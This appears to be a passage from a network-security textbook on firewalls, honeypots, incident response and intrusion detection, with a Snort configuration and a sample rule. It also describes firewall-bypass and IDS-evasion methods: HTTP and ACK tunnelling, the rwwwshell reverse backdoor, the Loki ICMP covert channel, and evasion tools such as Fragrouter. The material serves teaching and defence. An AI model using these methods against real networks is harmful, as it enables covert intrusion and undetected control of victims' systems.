- Firewalls cannot secure against tunneling attempts. Applications that are secure can be Trojaned. Tunneling malicious packets over HTTP, SMTP, and other protocols is quite simple and trivially demonstrated.

Types of Firewalls

Hardware Firewall A hardware firewall is preferred when a firewall is required on more than one system. Hardware firewalls provide an additional layer of security to the physical network. The disadvantage with this approach is that if one firewall is compromised, all the systems that it serves are vulnerable.

The firewall is plugged into the system just as other terminals are. Most large enterprises use hardware firewalls. Figure 3-8 describes how a hardware firewall is deployed in a network.




Figure 3-8 Hardware firewalls can be used for more than one system.

Software Firewall A software firewall (Figure 3-9) secures the network from malware, worms, viruses, and e-mail attachments. A software firewall looks like any other program and can be customized based on network requirements. A software firewall is a second layer of security for the network. Software firewalls are often coupled with antispam, antivirus, and antiadware programs.




Figure 3-9 Software firewalls protect against malware.

Packet-Filtering Firewall Packet-filter-based firewalls (Figure 3-10) concentrate on individual packets, analyzing their header information and which way they are directed. These firewalls investigate each individual packet and make a decision whether to pass or drop the packet.




Figure 3-10 Packet-filter firewalls analyze packet headers.

Traditional packet filters make the decision based on the following information:

- *Source IP address*: This is used to check whether or not a packet is coming from a valid source. The information about the source IP address can be found in the IP header of the packet.
- *Destination IP address*: This is used to check if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can be found in the IP header of the packet.

- *Source TCP/UDP port*: This is used to check the source port for the packet.
- *Destination TCP/UDP port*: This is used to check the destination port for the services to be allowed and the services to be denied.
- *TCP code bits*: This is used to check whether the packet has a SYN, ACK, or other bits set.
- *Protocol in use*: This is used to check whether the protocol the packet is carrying should be allowed.
- *Direction*: This is used to check whether the packet is coming from the packet-filter firewall or leaving it.
- *Interface*: This is used to check whether the packet is coming from an unreliable site.

Circuit-Level Gateway Circuit-level gateways (Figure 3-11) work at the session layer of the OSI model or the TCP layer of TCP/IP. A circuit-level gateway forwards data between networks without verifying it. It blocks packets from coming into the host but allows the traffic to pass through to the next network. Information passed to remote computers through a circuit-level gateway appears to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway).




Figure 3-11 Circuit-level gateways work at the session layer of the OSI model or the TCP layer of TCP/IP.

A circuit-level gateway gives a controlled network connection to the network between the systems internal and external to it. To detect whether or not a requested session is valid, it checks the TCP handshaking between the packets. Circuit-level gateways do not filter individual packets. Circuit-level gateways are relatively inexpensive and hide information about the private networks they protect.

Application-Level Firewall Proxy/application-based firewalls (Figure 3-12) concentrate on the application layer rather than just the packets. These firewalls analyze the application information to make decisions about whether or not to transmit the packets. A content-caching proxy optimizes performance by caching frequently accessed information instead of sending new requests for the same data.




Figure 3-12 Application-level firewalls focus on the application layer.

Stateful Multilayer Inspection Firewall The inability of a packet-filter firewall to check the header of the packets to allow their passing is overcome by stateful packet filtering (Figure 3-13). This type of firewall can remember the packets that passed through it earlier and make decisions about future packets based on memory. These firewalls provide the best aspects of both packet filtering and application-based filtering.




Figure 3-13 Stateful packet filtering allows firewalls to remember packets.

Firewall Countermeasures

Firewall Identification

Port Scanning This is one of the most popular methods that hackers use for investigating the ports that victims use. Nmap is probably the most popular port-scanning tool available.

Firewalking Firewalking (Figure 3-14) is a method used to collect information about remote networks that are behind firewalls. It probes ACLs on packet-filtering routers and firewalls. Firewalk is the best-known software used for firewalking. Firewalking has two phases: a network discovery phase and a scanning phase.




Figure 3-14 Firewalking allows the user to obtain information from behind a firewall.

Firewalking requires three hosts:

- *Firewalking host*: the system, outside the target network, from which the data packets are sent to the destination host in order to gain more information about the target network
- *Gateway host*: the system on the target network that is connected to the Internet, through which the data packets pass on their way to the target network
- *Destination host*: the target system on the target network that the data packets are addressed to

Banner Grabbing Banners are messages sent out by network services during connections to the service. Banners announce which service is running on the system. Banner grabbing is a very simple means of OS detection. Banner grabbing also helps in discovering services run by firewalls.

The three main services that send out banners are FTP, telnet, and Web servers. Ports of services such as FTP, telnet, and Web servers should not be kept open as they are vulnerable to banner grabbing. A firewall does not block banner grabbing by default because the connection between the attacker's system and the target system looks legitimate.

An example of SMTP banner grabbing is the command `telnet mail.targetcompany.org 25`. This command connects to the SMTP port of the mail server at `mail.targetcompany.org`.

The following example shows a user opening a telnet connection to a known port on the target server (in this case the HTTP port):

```
telnet www.corleone.com 80
HTTP/1.0 400 Bad Request
Server: Netscape-Commerce/1.12
```

This system works with many other common applications that respond on a set port. The information generated through banner grabbing can enhance an attacker's efforts to further compromise a system. With information about the version and the vendor of the Web server, the attacker can further concentrate on employing platform-specific exploit techniques.

Countermeasures

Some of the main countermeasures against banner grabbing include the following:

- Disabling the presentation of the vendor and version in banners. For example, the most popular banner to grab on Windows NT/2000 is the IIS banner. An administrator can change the IIS banner through a hex edit of the DLL that contains the IIS banner, `%systemroot%\system32\inetsrv\w3svc.dll`. Another way to change the IIS banner is to install an ISAPI filter that sets the banner using the `SetHeader()` function call.
- Regular auditing with port scans and raw netcat connections to active ports.

Breaching Firewalls When a firewall protects a network, attackers look for ways and means of hacking their way through it. This can be achieved through various methods, including the following:

- *Insider*: The easiest way to circumvent a firewall is if the attacker has an accomplice inside the company who installs a backdoor. Another easy, and common, way for an attacker to slip by a firewall is by installing network software on an internal system that communicates using a port address permitted by the firewall configuration. A popular port to use is port 80 (HTTP). Many firewalls permit all traffic using port 80 by default because it simplifies firewall configuration and reduces support calls.
- *Vulnerable services*: Almost all networks offer a number of services that include incoming e-mail, WWW, and DNS. It may be that these services exist on the firewall host, in the DMZ, or on an internal system. As soon as an attacker finds a hole in any of these services, he or she can access the system.
- *Vulnerable external server*: Sometimes external systems are accessed from within the firewall. If an attacker compromises the external systems, he or she can do serious damage. The attacker could also send fake FTP answers to overflow a buffer in the FTP client software, replace a GIF picture on a Web server with one that crashes the browser, or execute a command. Some firewall configurations allow incoming telnet sessions from certain systems so that anyone can sniff the network and get in.
- *Hijacking connections*: Often, companies consider incoming telnet connections with secure authentication, such as SecureID, safe. However, anyone can hijack these after



the authentication has occurred and get in. Hijacked connections can also be used to modify replies in the protocol implementation to generate a buffer overflow.

Bypassing a Firewall Using HTTP Tunnel HTTP Tunnel creates a bidirectional virtual data connection tunneled in HTTP requests and replies. The HTTP requests can be sent via an HTTP proxy, if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through an HTTP proxy, it is possible to use HTTP Tunnel and telnet, or PPP, to connect to a computer outside the firewall.

The syntax for HTTP Tunnel is `htc [option]...HOST[:PORT]`.

The following are some examples of HTTP Tunnel commands and their explanations:

- `htc -h`: This command gives an explanation of HTTP Tunnel and its options.
- `htc -A`: This command is for proxy authorization.
- `htc -V`: This command gives information about the versions of the current services running on the system.
- `htc -m`: This command helps determine a minimum time for a connection to stay alive.

Placing Backdoors Through Firewalls Written by THC's van Hauser, `rwwwshell` was released between October 1998 and May 1999 as a proof-of-concept program for the white paper "Placing Backdoors through Firewalls." It was written in Perl, making it portable and flexible. The key strength of `rwwwshell` lies in the paradigm shift it represented: on the slave/Trojan side, the initial connection is made to the master rather than the reverse. This strategy was designed to circumvent stateful packet inspection devices and proxies that only allow incoming traffic from preexisting, internally initiated connections.

In practice, the `rwwwshell` slave can be actively used in real time or configured as a passive backdoor to wake up and contact the preconfigured master as a timed event via an outgoing HTTP request. The master side then sends shell commands as HTTP response packets, and output from a command is returned to the slave as CGI script HTTP GETs. Each command-response exchange is a new TCP connection initially connecting from port 1171, and, by default, connecting to port 8080. This allows nonroot use and gives the appearance of being a caching Web server exchange. The commands and responses are encoded to make the conversation incomprehensible. In passive mode, the slave side always fails to establish a connection with the master side. In the meantime, the actual remote control session takes place, and does not appear to be a new or unusual conversation. The master server adds to the authenticity by responding to the usual attempts for the connection by sending 404 error messages. The integrity of the data is also ensured by the reliable transport of the TCP packets. One drawback to this is that the Web traffic trustworthiness is affected, particularly when all the traffic is exposed to `/cgi-bin/order`. A successful strategy for covert channel establishment is embedded Web traffic.

Hiding Behind a Covert Channel: Loki Loki was originally presented in August 1996 in the underground magazine *Phrack*, one of the oldest and best-known "hackzines" on the net. The concept of the Loki Project is possible because arbitrary information tunneling in the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets is possible. Loki exploits the covert channel that exists inside of ICMP_ECHO traffic because network

devices usually do not filter the contents of ICMP_ECHO traffic. The devices simply pass the traffic, drop it, or return it.

The attacker can send Trojan packets by masquerading them as common ICMP_ECHO traffic. The attacker can then encapsulate any information in the packet. While the author states that Loki is not a compromise tool, attackers use it for various purposes, including breaking into systems. It can be used as a backdoor into a system by providing a covert method of getting commands executed on a target system.

The reverse is also possible, as Loki can be used as a way of secretly retrieving information from a system. In essence, the channel is simply a way to communicate data secretly and confidentially. Authenticity can be added by way of cryptography. Because both symmetric and asymmetric key exchange and Blowfish encryption were available in Loki during the development phase, there was a clear realization that a covert channel was no guarantee. Additionally, while the confidentiality of the commands embedded in the packets certainly reduced the risk of detection, it was not enough. The important point is that routers, firewalls, packet filters, and dual-homed hosts all can serve as conduits for Loki as long as they pass ICMP_ECHO traffic.

Detection can be difficult, with perhaps the only indication being a surplus of ICMP_ECHOREPLY packets with a garbled payload. However, if the attacker can keep traffic on the channel down to a minimum and is able to hide the Loki server inside the kernel, chances of detecting Loki are slimmer. The only countermeasure that can be taken is to disallow ICMP_ECHO and UDP port 53 DNS traffic entirely. Actually, the UDP port 53 traffic could be restricted to the internal DNS server and the designated external DNS forwarder. Restricting ICMP_ECHO traffic to be accepted from trusted hosts can be overcome by forging packets for “incoming-only” Loki traffic.

ACK Tunneling A firewall generally restricts a Trojan client (outside) from connecting to a Trojan server (inside). ICMP tunneling and protocol tunneling have proved that a firewall can be penetrated. However, firewalls would become impenetrable if countermeasures such as blocking all ICMP traffic were adopted.

Ordinary packet filters belong to this class of firewalls, while stateful firewalls do not. It is known that TCP is a protocol that establishes virtual connections on top of IP. When a client sends a SYN (synchronize) part, the session is created and the server replies with the SYN/ACK part. The client makes sure of this with the ACK (acknowledge) segment. All the traffic present in the ensuing session contains the ACK segment.

Typical packet-filtering firewalls consider that a session always starts with a SYN segment from the client. Therefore, rule sets are applied on all SYN segments and it is assumed that any ACK segments detected are part of an established session. More advanced firewalls apply their rule sets on all segments, including ACK segments. However, these firewalls must also track server-side ephemeral port negotiation in the second part of the TCP three-way handshake.

Other firewalls are configurable regarding the two ways to handle ACK segments. Typically, a session may have thousands or even millions of ACK segments, but only one SYN-only segment. Firewalls do not apply the rule set on ACK segments because it increases both the workload and cost of running the firewall.



Consider this scenario: UDP and ICMP traffic is blocked by the firewall, an attacker sends a Trojan server by mail to a user behind the firewall, and the user runs the Trojan. How does the attacker on the outside contact the Trojan on the inside?

This is where ACK tunneling comes into play. The client part of the Trojan employed by the attacker uses only ACK segments to communicate with the server part planted on the victim network and vice versa. Now the segments pass straight through the firewall.

As long as the attacker knows the IP address of the target system, it does not matter if the IP address is dynamic. Additionally, even if the target IP address changes with time, the attacker could use a special scanner to scan for the Trojan straight through the firewall. The Trojan does not have to contain any link to the attacker. Moreover, the person connecting to it might not even know who sent the Trojan to them. It would be like scanning for NetBus over an entire network, hoping it's running on some of the systems.

Honeypots

A honeypot is a system intended to attract and trap people who try unauthorized or illicit utilization of the host system. Whenever there is any interaction with a honeypot, it is most likely malicious activity. Honeypots are unique; they do not solve a specific problem. Instead, they are highly flexible tools with many different security applications. Some honeypots can be used to help prevent attacks, others can be used to detect attacks, while a few honeypots can be used for information gathering and research. The following examples illustrate some uses of honeypots:

- Installing a system on a network with no particular purpose other than to log all attempted access.
- Installing an older, unpatched operating system on a network. For example, the default installation of Windows NT 4 with IIS 4 can be hacked using several different techniques. A standard intrusion detection system can then be used to log hacks directed against the system and further track what the intruder attempts to do with the system once it is compromised. This has the advantage of making it look like the intruder is successful without really allowing access to the network.

Any existing system can be “honeypot-ized.” For example, on Windows NT it is possible to rename the default administrator account and then create a dummy account called “administrator” with no password. Windows NT allows extensive logging of a person’s activities, so this honeypot tracks users who are attempting to gain administrative access and exploit it.

The HoneyNet Project The HoneyNet Project is a nonprofit research organization of security professionals dedicated to information security. The organization has no products, services, or employees, and all research is carried out on a voluntary basis. Historically, intelligence about attackers has been limited to the tools they use. The Honeypot Project intends to provide additional information such as the attackers’ motives, how they communicate, when they attack systems, and their actions after compromising a system. The HoneyNet Project is a four-phased project.

Phase I From 1999 to 2001, the HoneyNet Project captured and studied a variety of attacks using GenI honeynets. The purpose of Phase I was to be a proof of concept, identifying the most common threats against default installations of operating systems and applications.

Phase II From 2002 to 2003, the purpose of this phase was to develop a superior honeynet—one that is easier to deploy, harder to detect, and more efficient in collecting data. These GenII honeynets are deployed to target the more sophisticated attackers, improving the project’s intelligence-gathering capabilities.

Phase III Begun in 2003, the goal of Phase III was to develop a bootable CD-ROM that boots into a honeynet gateway or honeywall. Once booted, all the user has to do is place the target systems behind this gateway. This standardizes honeynets, making them easier to deploy. In addition, these bootable devices have the option of logging to a central system, enabling the deployment of distributed honeynets.

Phase IV In 2004, the goal of Phase IV was to create a centralized system that could collect and correlate data from distributed honeynets.

Types of Honeybots

Low-Interaction Honeybot Honeyd is a low-interaction honeybot. Developed by Niels Provos, Honeyd is open source and designed to run primarily on UNIX systems. Honeyd operates on the concept of monitoring unused IP space. Anytime it sees a connection attempt to an unused IP, it intercepts the connection and then interacts with the attacker, pretending to be the victim.

By default, Honeyd detects and logs connections to any UDP or TCP port. In addition, the user can configure emulated services to monitor specific ports such as an emulated FTP server monitoring port 21 (TCP). When an attacker connects to the emulated service, not only does the honeybot detect and log the activity, but it also captures all of the attacker’s interactions with the emulated service.

In the case of the emulated FTP server, an attacker’s login and password can be potentially captured; the commands that were issued, what they were looking for, or their identity can be tracked. Most emulated services work the same way. They expect a specific type of behavior and then are programmed to react in a predetermined way.

The limitation of emulated services is that if the attacker does something the emulation does not expect, it does not know how to respond. Most low-interaction honeybots, including Honeyd, generate an error message.

High-Interaction Honeybot Honeynets are a prime example of a high-interaction honeybot. A honeynet is neither a product nor a software solution that the user installs. Instead, it is an architecture: an entire network of computers designed to track an attack. The idea is to have an architecture that creates a highly controlled network, one where all activity is controlled and captured. Intended victims are placed within this network and the network has real computers running real applications.

Attackers find, attack, and break into these systems on their own initiative. When they do, they do not realize that they are within a honeynet. All of their activity, from encrypted SSH sessions to e-mail and file uploads, is captured without their knowledge. This is done by inserting kernel modules on the victim’s systems, capturing all of the attacker’s actions.



At the same time, the honeynet controls the attacker's activity. Honeynets accomplish this by using a honeywall gateway. This gateway allows inbound traffic to the victim's systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim's systems while preventing the attacker from harming other nonhoneynet computers.

Medium-Interaction Honeypot Medium-interaction honeypots inherit the benefits of both the low-interaction and high-interaction honeypot approaches to detect bot and malware attacks. Application layer virtualization is one of the important features of medium-interaction honeypots. Known exploits wait on certain ports for expected responses. A medium-interaction honeypot sends these responses to trick the exploits into sending a payload. The shellcode is extracted and analyzed after the payload is received. The honeypot emulates the shellcode actions to download the malware. After the honeypot downloads the malware, it can either store it locally or submit it for further analysis.

Advantages and Disadvantages of a Honeypot The following are some of the advantages of using a honeypot:

- *Small data sets:* Honeypots collect small amounts of data, and almost all of this data reveals real attacks or unauthorized activities. Because honeypots collect only malicious activities, they make it much easier for administrators to analyze and react to the information they collect.
- *Reduced false positives:* With most detection technologies (such as IDS sensors), a large percentage of alerts are false warnings, making it difficult to find real attacks. With honeypots, almost everything that is detected or captured is an attack or unauthorized activity, vastly reducing false positives.
- *Reduced false negatives:* Unlike most technologies, it is easy for honeypots to detect and record attacks or behaviors that have not been seen before.
- *Cost effective:* Honeypots only interact with malicious activity and do not need high-performance resources. Most honeypots can easily run on an old Pentium computer with 128 MB of RAM.
- *Simplicity:* Honeypots are simple; there are no advanced algorithms to develop or rule bases to maintain.

Honeypots also have their disadvantages. This is why they do not replace existing technologies. Instead, they work with and complement the existing infrastructure. The two main disadvantages of honeypots are as follows:

- *Limited view:* Honeypots only see activity that they interact with. They do not see or capture any attacks directed against existing systems.
- *Risk:* Any time another resource is added with an IP stack, there is a risk. Different honeypots have different levels of risk, so it is always an issue that needs to be addressed.

Network intrusion detection systems have trouble distinguishing hostile traffic from benign traffic. Isolated honeypots have a much easier time because they are systems that should not normally be accessed. This means that all traffic to a honeypot system is already suspect.

Placing a Honey pot If external attacks are the main thrust for setting up a honey pot, the honey pot should be placed in front of the firewall, preferably on the external demilitarized zone (DMZ). The DMZ is a host computer or a network placed as a neutral network between a particular firm's internal (private) and outside (public) network to prevent an outside user from accessing the company's private data. Honey pots can be dispersed throughout the internal network of the firm. Preferably, one honey pot should be placed in every subnet.

The following points should be noted about honey pots:

- Honey pots should be checked to determine whether they are router-addressable. If not, the honey pot will be reachable only by users within the network.
- Honey pots should have a static address. If not, it would be difficult to trap attackers inside the honey pot. If a dynamic address is assigned to the honey pot, the chances of an attacker getting into the same honey pot repeatedly are much smaller.

Available Honey pots Honey pots are available in both commercial and open-source formats. Most honey pots are available as free downloads in the wild. The following is a partial list of available commercial and open-source honey pots.

Commercial Honey pots

- KFSensor
- NetBait
- ManTrap
- SPECTER

Open-Source Honey pots

- Bubblegum Proxypot
- Jackpot
- BackOfficer Friendly
- Bait-n-Switch
- Bigeye
- HoneyWeb
- Deception Toolkit
- LaBrea Tarpit
- Honeyd
- Honeynets
- Sendmail SPAM Trap
- Tiny Honey pot

Physical and Virtual Honey pots A physical honey pot is a real system on the network with its own IP address. A virtual honey pot is simulated by another system that responds to network traffic sent to the virtual honey pot.



While gathering information about network attacks or probes, the number of deployed honeypots influences the amount and accuracy of the collected data. A suitable example is measuring the activity of HTTP-based worms. These worms can be identified only after they complete a TCP handshake and send their payload. However, most of their connection requests will go unanswered because they contact randomly chosen IP addresses. A honeypot can capture the worm payload if the honeypot is configured to function as a Web server. If a large number of honeypots are deployed, the worm is more likely to contact them.

Physical honeypots are often high interaction, allowing the system to be compromised completely. They are expensive to install and maintain. For large address spaces, it is impractical or even impossible to deploy a physical honeypot for each IP address. In that case, virtual honeypots should be deployed.

Security Responses to Hacking Attacks

A good response to hacking attacks requires that there are good defensive policies in place. These include the following measures:

- *Incident response team:* Set up an incident response team. Identify those people who should be called whenever an intrusion is suspected. Not all team members need to be involved with every incident. For example, top management is needed to deal with serious attacks. They may never be called upon, but they do need to be identified and they do need to be prepared for the kinds of decisions they will have to make. The response team needs to be interdepartmental and include the following people:
 - *Top management:* Top management needs to identify somebody with the authority to handle escalated issues. For example, if the company has an online trading service, the company needs to identify an individual with enough power to “pull the plug.” Going offline on such a service will have a major impact, but would still be better than hackers trading away people’s stocks.
 - *Human resources:* Many attacks come from internal employees. This consists of both serious attacks (cracking into systems), as well as nuisance attacks such as browsing servers to look for customer lists that might be left open. Therefore, the human resources department must be aware of such issues and proactively respond immediately to such acts.
 - *Technical staff:* Security is often separate from normal MIS activity. If security personnel detect a compromised system, they need to know who in MIS they need to call.
 - *Outside members:* Identify people outside the company that may be contacted. This may be a local ISP person (for example, helping against smurf attacks), the local police, or the FBI. These aren’t necessarily formal team members. The names of these people should be simply put on a list so that everyone knows whom to call.
 - *Security team:* Of course, the most important team members will be the security personnel themselves.

- *Response procedures:* For example, priorities between network uptime and intrusion detection have to be decided. Can the network plug be pulled whenever a suspected intrusion occurs? Should continued intrusion be allowed in order to gather evidence against the intruder? These questions have to be answered beforehand because there will be no time during an attack.
- *Lines of communication:* Determine guidelines for communication. Is the information propagated up the corporate food chain from the immediate superior up to the CEO, or horizontally to other business units? Does the company take part in incident reporting organizations such as FIRST (Forum for Incident Response and Security Teams)? Are the FBI or the local police informed in the case of an incident? Are partners (vendors/customers) who have a connection to the company network notified? Are intrusions hidden from the press?
- *Logging procedures:* Set up logging/auditing/monitoring procedures. Adequate logging procedures can help the team determine what happened.
- *Training/rehearsal:* Each person involved needs to understand the scope of what he or she needs to do. Also, carry out dry runs. Assume a massive hacker penetration and run a drill based on what happens next. Most hacker penetrations succeed because companies are unprepared for the attacks. Because computer networks are growing so fast, there are not enough trained people to handle intrusions. Likewise, networks grow in ad-hoc fashion, making logging/auditing haphazard. These conditions lead to people not knowing what to do when under attack, and their networks are not robust enough to recover well from the attack.



Tools

Logging Tools

Tripwire Tripwire is available for both Windows and UNIX. It can monitor a number of attributes including file additions, deletions, modifications, flags, last access time, last write time, create time, size, hash checking, and so on. An SIV can monitor other components as well—such as the Windows registry and cron configuration—in order to find well-known signatures. It can also detect when a user privilege has been escalated.

Host-Based IDS Tools

Cisco Security Agent (CSA) Cisco Security Agent (CSA) is a software application that secures servers from malicious attacks such as viruses and harmful downloads. CSA prevents attacks before they are deployed, whether they are known or unknown risks. It enables intrusion prevention, firewall capabilities, protection from harmful code, and it guarantees operating system integrity for Windows users.

CSA is a host-based IDS and does not rely on signature matching. It has the capability of preventing new and existing threats. It therefore builds up robust protection, while decreasing the cost of the operations applied. It also helps to integrate the endpoint server and the desktop system that are hooked into the Cisco Self-Defending Network.

Other agents, such as Cisco Network Access Control (NAC) and Cisco Clean Access, as well as Trusted QoS, ensure network security for further advancement of the delivery of mission-critical traffic when the network is heavily loaded.

CSA also produces an alarm warning the user about threats occurring on the server machine that can corrupt the operating system files. It warns if any illegitimate downloads take place. CSA can be installed to secure the network from viral crashes.

CSA has the following features:

- It is comprehensive and widens multiple endpoint security functions within a single agent to decrease operating costs.
- It secures against entire classes of attacks.
- It protects against known and unknown attacks without updates or emergency patching.
- It offers a flexible architecture, enforcing security based on a corporate policy.
- It integrates with Cisco Clean Access to provide network access control.

It integrates with Cisco VPN devices to provide endpoint security for IP Security IPsec and Secure Sockets Layer (SSL) VPN deployments.

Intrusion Detection Tools

CyberCop Monitor CyberCop Monitor is a hybrid host/network-based IDS that analyzes network traffic to and from the host, Windows Event Log audit trails, and Windows authentication activity.

CyberCop Monitor includes the following features:

- Configuration editor allows for custom settings and thresholds to suit every environment, including security profiles, account groups, time, and subnets
- Extensive filtering using ordered filter rules for each signature
- Report coalescing suppresses denial-of-service attacks on the IDS itself
- Report collating of monitoring and scanning information per system with trend analysis options, including 3-D charting and graphing from an SQL database

RealSecure RealSecure is an intrusion detection system that comes with over 400 attack signatures and the ability for customers to add or modify their own signatures in both the network and host-based solutions.

Network Flight Recorder (NFR) NFR is available in multiple forms. The NFR Intrusion Detection Appliance, a piece of freeware, comes as a bootable CD-ROM and bundles with third-party resellers that add their own features on top of it.

One of the most popular features of NFR is N-code, a fully featured programming language optimized for intrusion detection-style capabilities. It has a full SMTP parser written in N-code. Numerous N-code scripts are downloadable from the Internet from sources such as L0pht. The N-code system allows easy additions into NFR's generic statistical system.

Dragon Dragon is UNIX-based and compatible with many current operating systems. It is a host-based intrusion defense tool that monitors individual systems and applications to detect malicious or suspicious activity in real time, and monitors key system logs to detect tampering. Dragon can be deployed either on a protected host or on a dedicated analysis system where logs, aggregated via SNMP or syslog, are forwarded from switches, firewalls, routers, and other IDS aggregated via SNMP or syslog.

NetProwler NetProwler identifies, modifies, and terminates unauthorized users. The program listens to the traffic specified by the user and is able to function in invisible mode, preventing hackers from detecting it.

SilentRunner SilentRunner is an IDS tool that was developed to locate internal threats. It is referred to as a “passive network discovery LAN engine,” and allows the user to perform the following functions:

- Analyze real-time network topology and activity levels
- Exhibit individual terminal activity
- Develop and execute Boolean logic alerts
- Process network data for further detailed visualization and analysis

Vanguard Enforcer Vanguard Enforcer is a tool that secures critical data by using standards and policies that are defined by security experts. It provides a state-of-the-art intrusion management solution for the mainframe environment.

HP OpenView Node Sentry HP OpenView Node Sentry is an IDS tool that secures networks from DoS attacks, Web server exploits, e-mail tracks, and so on. It functions by observing data packets and searching for attack signatures. It produces an alarm when an attack is found and eliminates it from the network.

Cisco Secure IDS Cisco Secure IDS is a real-time tool that uses a signature database to identify possible intrusions. It provides end-to-end security to the network.

Snort Snort is a software-based, real-time, signature-based network IDS that notifies an administrator of a potential intrusion attempt. It is a lightweight NIDS that utilizes familiar methods for rule development. Snort currently includes the ability to detect thousands of potential attack signatures.

Snort performs the following functions:

- Detects threats, based on pattern matching, including buffer overflows, stealth port scans, CGI attacks, SMB probes, NetBIOS queries, port scanners (e.g., Nmap), well-known backdoor and system vulnerabilities, and DDoS clients, and issues alerts
- Uses syslog, SMB “WinPopUp” messages, or a file to alert an administrator
- Develops new rules quickly once the pattern (attack signature) is known for the vulnerability
- Records packets from the offending IP address in a hierarchical directory structure, in human-readable form



- Can be used as a “passive trap” to record the presence of traffic that should not be found on the network, such as NFS or Napster connections
- Can be used on an existing workstation to monitor a home DSL connection or on a dedicated server to monitor a corporate Web site

Configuring Snort (*snort.conf*) After installation, Snort needs to be configured on the local network using the following steps:

1. Differentiate internal traffic from external traffic.
 - a. Open `snort.conf` in Notepad, find the line “`var HOME_NET any,`” and replace “any” with the IP range and subnet mask (e.g., `10.0.0/24`).
 - b. If there is more than one internal subnet, they can all be specified by putting them in brackets and separating them with commas.
 - c. Define the external network. Find the line “`var EXTERNAL_NET any,`” and replace “any” with the IP address(es) of the external networks, or leave “any” to set all networks not defined in `HOME_NET` as external.
2. Define the services on the network. Find the following lines and replace `$HOME_NET` with the IP address(es) of the server(s) running the the following services:
 - `var DNS_SERVERS $HOME_NET`
 - `var SMTP_SERVERS $HOME_NET`
 - `var HTTP_SERVERS $HOME_NET`
 - `var SQL_SERVERS $HOME_NET`

Snort Console After installing and configuring Snort, the user must start it with a command such as the following:

```
snort -l C:\Snort\Log -c C:\Snort\etc\snort.conf -A console
```

This command tells Snort to write its log files to `C:\Snort\Log`. It also points out the location of the `snort.conf` file.

The `-A console` switch sends Snort output alerts to the console window. It notifies the user that an installation was successful.

Snort Rules Snort uses the popular libpcap library (for UNIX/Linux) or WinPcap (for Windows). Snort decodes all the packets passing through the network media to which it is attached by entering promiscuous mode. Based on the content of the individual packets and rules defined in the configuration file, an alert is generated.

There are a number of rules that Snort allows the user to write. In addition, each of these Snort rules must describe the following aspects:

- Any violation of the company’s security policy that might be a threat to the security of the company’s network and other valuable information

- All the well-known and common attempts to exploit the vulnerabilities in the company's network
- The conditions by which a user thinks that a network packet is unusual, for example, if the identity of the packet is not authentic

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. In this case, robust means the system should keep a rigid check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. Flexible means the system must be compatible enough to act immediately and take necessary remedial measures according to the nature of the intrusion.

Both flexibility and robustness can be achieved using an easy to understand and lightweight rule-description language that aids in writing simple Snort rules. The two following principles must be kept in mind while writing Snort rules:

- *Rule 1:* No written rule must extend beyond a single line. Rules should be short, precise, and easy to understand.
- *Rule 2:* Each rule should be divided into two logical sections:
 - The rule header
 - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the CIDR (Classless Interdomain Routing) block.

The rule-options section includes alert messages and information about which part of the packet should be inspected in order to determine whether the rule action should be taken.

The following illustrates a sample example of a Snort rule:

```
Alert tcp any -> 192.168.1.0/24 111 (content: " | 00 01 86 a5 | ";
msg: "mountd access" ; )
```

SnortSam SnortSam is a plug-in for Snort. It is an open-source, lightweight IDS and can be compiled on any platform. The plug-in permits automated blocking of IP addresses on the following firewalls:

- Checkpoint Firewall-1
- Cisco PIX firewalls
- Cisco routers (using ACLs or null routes)
- Juniper firewalls
- IP Filter (ipf), available for various UNIX-like OSs such as FreeBSD
- FreeBSD's ipfw2
- OpenBSD's Packet Filter (pf)
- Linux IPchains
- Linux IPtables

- Linux EBtables
- WatchGuard Firebox firewalls
- 8signs firewalls for Windows
- MS ISA Server firewall/proxy for Windows
- CHX packet filter
- Ali Basel's Tracker SNMP

SnortSam is comprised of two pieces:

- The output plug-in within Snort
- An intelligent agent that operates on a firewall

The agent provides the following functions beyond blocking:

- White-list support of IP addresses that will never be blocked
- Time-override list
- Maximum block-time ceiling as well as minimum block-time definition for reporting entities
- Flexible, per-rule blocking specification, including rule-dependent block-time interval
- An SID filter list of allowed or denied SIDs, based on reporting entity
- Misuse/attack detection engine (including rollback support) that attempts to mitigate the risk of a self-inflicted denial of service in the IDS–firewall integration
- Repetitive (same IP) block prevention with customizable window to improve performance
- Twofish encrypted communication between Snort and the SnortSam agent
- True OPSEC support using the Checkpoint SDK
- Block tracking and block expiration for firewalls that do not support timeouts
- Multithreading for faster processing and simultaneous block on multiple devices
- File logging and e-mail notification of events

Tools to Evade IDS

SideStep SideStep was written by Robert Graham to demonstrate IDS evasion techniques. The basic premise is that existing network IDS technology is based on a simplistic model of how networks work. In particular, the assumption is made that hackers will be nice and will play by the rules.

The program generates attacks using three modes:

1. *Normal*: This mode executes the attack/scan at the sophistication level of script kiddies. Most IDS should pick up these attacks.
2. *Evasion*: Evasion carries out the same attack, but this time using sophisticated IDS evasion techniques. None of these attacks are fragmented at the IP or TCP layer.

3. *False positive*: This mode does not attack the target, but instead, it does something relatively normal. In this mode, an alarm is generated when no condition is present to warrant one. However, many IDS falsely trigger on this.

Mendax Mendax is a simple TCP desynchronizer that injects overlapping segments in randomly generated order. It is a standalone TCP client program that can inject a simple attack signature or typed lines.

Stick Stick uses the Snort rule set and produces a C program via lex (a lexical analyzer that partitions the input text) which, when compiled, produces an IP packet capable of triggering that rule from a spoofed IP range into a target IP range. A function for each rule is produced along with a loop that then executes these rules in a random order. The tool currently produces these at about 250 alarms per second.

Fragrouter Fragrouter is a program for routing network traffic in such a way as to elude most network intrusion detection systems. It is designed to test the correctness of an NIDS according to specific TCP/IP attacks.

Fragrouter could be used to do the following:

- Obfuscate a “phf” attack against a Web server
- Obfuscate a buffer overflow attack against a DNS server

Anzen NIDSbench Anzen NIDSbench includes several tools, including Fragrouter. This forces all traffic to fragment and demonstrates how easy it is for hackers/crackers to do the same in order to evade intrusion detection. It accepts incoming traffic and then fragments it according to various rules.

